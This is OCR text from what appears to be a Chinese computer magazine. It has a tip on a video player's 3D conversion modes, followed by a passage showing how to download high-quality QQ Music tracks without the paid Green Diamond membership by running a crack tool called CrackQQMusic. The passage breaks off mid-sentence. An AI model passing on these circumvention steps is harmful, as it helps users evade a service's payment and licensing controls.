


图2




图3

首先下载，安装升级到最新版（废话）。打开个视频。（还是废话）把鼠标移到标题栏下面，单击“展开播放效果调节菜单”的按钮。（图1）选择“3D”按钮（图2）设置窗口就弹出来了（图3）。

可以看到转换模式有五种分别为“不转换”“左右叠加”“上下叠加”“交错叠加”和“2D转3D”。

接下来我来，解释下这五个效果，以及效果推荐度。

不转换：就是播放普通的视频。（图4）



图4

左右叠加：把红蓝两色左右叠加在一起，立体感很强，不过画面有些变形，人有点像幽灵。（图5）




图5




图6




图7

上下叠加：把红蓝两色上下叠加在一起，看不出立体感，不推荐。（图6）

交错叠加：和不转换没区别。

2D转3D：完全的3D化，效果最好。（图7）

最后选个自己认为最好的效果就行了。

看3D电影就是这么简单，这么方便。什么！！！你说没3D眼镜！！！自己想办法。

非QQ绿钻照样下载高品质音乐

光年休

相信许多叉子对于腾讯的QQ音乐软件是又爱又恨，爱它简单实用、歌曲库丰富，恨它以高品质音乐为卖点让叉子们花钱开绿钻，我们知道，开通绿钻后就能享受免费下载高品质音乐的特权，这功能对于非常喜爱音乐的叉子来说是很实用的，怎奈囊中羞涩，如何付得起一个月10大洋的绿钻？本文讲介绍非绿钻下载高品质音乐的方法，并且介绍从SOSO的音乐库中获取更多需要的高品质音乐的方法。




图1




图2

突破绿钻下载限制的方法非常简单，首先运行QQ音乐，并运行附件中的CrackQQMusic小工具。在QQ音乐右上角的搜索框中输入想要下载的音乐，如这边输入“想自由”后回车。此时就能找到大量歌曲信息，选择类型是QQ音乐的歌曲，选择播放（图1）。此时歌曲就会自动添加到播放列表中。选中添加的歌曲，右击，选择“下载”。（图2）




图3

这时便会弹出一个下载的窗口，选择“高品质”，然后点击CrackQQMusic中的“下载高清音乐”按钮（图3），然后高品质的音乐就会自动下载，能切换到“本地管理”查看（图4），如图4所示，这时下载的音乐并不是普